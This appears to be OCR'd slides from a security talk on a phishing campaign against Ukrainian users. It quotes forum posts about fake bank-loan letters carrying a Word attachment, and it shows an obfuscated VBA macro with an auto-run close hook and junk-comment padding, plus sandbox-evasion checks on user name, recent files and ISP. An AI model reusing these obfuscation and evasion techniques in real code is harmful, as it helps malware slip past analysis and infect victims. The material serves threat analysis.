
```
Public Sub
Document_Close()
nqEF
End Sub
```

1 PSPUBWS - defolt user in Hybird Senbox

2 How many files was opened by user in the past. If less then three, obviously it is a SandBox

3 What is the ISP, if it is one of the list, this is SandBox

The User – is the Weakest Link…



Финансовый портал

Минфин

magistrZ

magistrZ

Зарегистрирован:
14 июля 2016

Последний раз был на сайте:
14 июля 2016 в 15:06


Просмотров профиля:
Сегодня: 2
Всего: 36

14 июля 2016, 14:18 Диамантбанк # Узнал о существовании данного банка из письма... Аферисты. есть ответ банка

получил письмо:
Високошановний контрагенте!
Юридичний відділ Діамантбанк сповіщує Вас про те, що на Ваш ідентифікаційний код 10.09.2015 року, за допомогою нашої сервісу онлайн банкінгу, було взято терміновий кредит на суму 62 343,00 гривень.
На даний момент належну суму за кредитом не оплачено. Станом на даний момент року Ваш борг з урахуванням штрафу (0,7% за кожну добу прострочення оплати) становить 74 000,59 грн.
У зв'язку з цим, на підставі кредитної угоди, керівництвом департаменту було прийнято рішення про складання позову до суду на Ваше ім'я.
Пропонуємо ознайомитись з належними документами.
Залишаємось з пошаною,
Виконуючий обов'язки начальника відділу
Владислав Мэдвидь

Вопрос, кто выдал кредит, на чье имя, на какой идентификационный код, и как могли выдать такую сумму при моей минимальной зарплате. Это даже если бы я не ел и коммуналку не платил и всю зарплату отдавал по кредиту то эту сумму я смог бы отдать 4 года.
Не уважаемый Владислав Мэдвидь — идите в полицию с фотографией того, кто у вас брал кредит. И просьба мне такой спам не слать.

The User – is the Weakest Link…



вход для пользователей

регистрация

Поиск по базе знаний

Спрашивайте и получайте ответ пользователей

Советчица » Бизнес, Финансы » Банк

руки_Крюги

это развод или мне прислали вирус???

Пришло на почту:
От кого:
Богдан Зайчук
Високошановний пане/пані!

Юридичний відділ ВТБ Банк сповіщує Вас про те, що на Ваш паспорт 18.09.2015 року, за допомогою нашої сервісу онлайн банкінгу, було взято терміновий кредит на суму 37 605,00 гривень.

На дату надсилання цього листа належну суму за кредитом не погашено. Станом на даний момент року Ваш борг з урахуванням штрафу (0,7% за кожну добу прострочення оплати) становить 37 000,59 грн.

У зв'язку з цим, на підставі договору, керівництвом банку було прийнято рішення про складання позову до суду на Ваше ім'я.

Пропонуємо ознайомитись з відповідними документами.


Залишаємось з пошаною,
Юрисконсульт
Богдан Зайчук

И прикреплен файл якобы в формате ДОК.

Пы сы с этим банком никаких дел не имела. Пы пы сы - на указанную дату меня не было в стране, паспорт не теряла.

14 июля 2016 в 13:58

Отвечать в темах на Советчице можно только зарегистрированным пользователям. Зарегистрируйтесь, а если Вы уже зарегистрированы — авторизируйтесь



гражданинГрубиян 9 14 июля 2016 в 14:07 Ответ для **Пенек Возмездия**

Цитата:

> *Обращение без ФИО. Уже развод! Откуда эл. адрес у банка ваш? Считаю разводом!*

Согласна банк ВСЕГДА указывает ФИО!

Пушистый Пельмень 10 14 июля 2016 в 14:08

вирус. наши айтишники нас предупредили, что это вирус! 100%

руки_Крюги (автор) 11 14 июля 2016 в 14:10 Ответ для **Пушистый Пельмень**

Цитата:


> *вирус. наши айтишники нас предупредили, что это вирус! 100%*

СПАСИБО, удалила письмо

но вложение уже открыла...

Вопрос закрыт


Penetration throw AntiSpam


Microsoft Visual Basic - Issp.ua_slip [design] - [heel (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 7, Col 34
Properties - heel
heel ClassModule
Alphabetic Categorized
(General)

(Name) heel
Instancing 1 - Private


```
'I can see it on your face, yeah, you lost it
'You thought you could, thought you could
Dim dowered
'Everybody's saying you're a monster
'Old fashion pass to give yourself away
Dim interpretation As Integer
'Nothing but pills and low income
'Old fashion pass to give yourself away
Dim soar As String
'Yeah, now you're living on, living on
'Make it, but the city won
Dim habitation As String
'A Hollywood horror
'Your heart's all gone
Dim asquint
'Old fashion pass to give yourself away
'You got me feeling some way
Private handmedown As String
'So I'll say this is the day you became
'A Hollywood horror
Sub AddQuotes()
'So give yourself away
'Make it, but the city won
    Selection.InsertBefore sBegQ
'You thought you could, thought you could
'Yeah, that's where you say you're from
    Selection.InsertAfter sEndQ
'Everybody's saying you're a monster
'A Hollywood horror
End Sub
'The city that, city that went
'Make it, but the city won

'Nothing but pills and low income
'Was it worth it for the fame?

'Hollywood, Hollywood
'Yeah, that's where you say you're from
Function madrigalist()
'Was it worth it for your name?
'It looks like you became
Dim bijouterie As Long
'You got me feeling some way
'So I'll say this is the day you became
Dim militaristic As Variant
'Nothing but pills and low income
'A Hollywood horror
certhia = LCase("Ap") + Mid("assuefactionpDatabiochemically", 13, 5)
'It looks like you became
'It looks like you became
interpretation = interpretation And 129
'And made you go and change your ways
'You got me feeling some way
Dim extremis As Integer
'Yeah, now you're walking on, walking on
'Your heart's all gone
briarwood = Environ(certhia)
```

Penetration throw AntiSpam

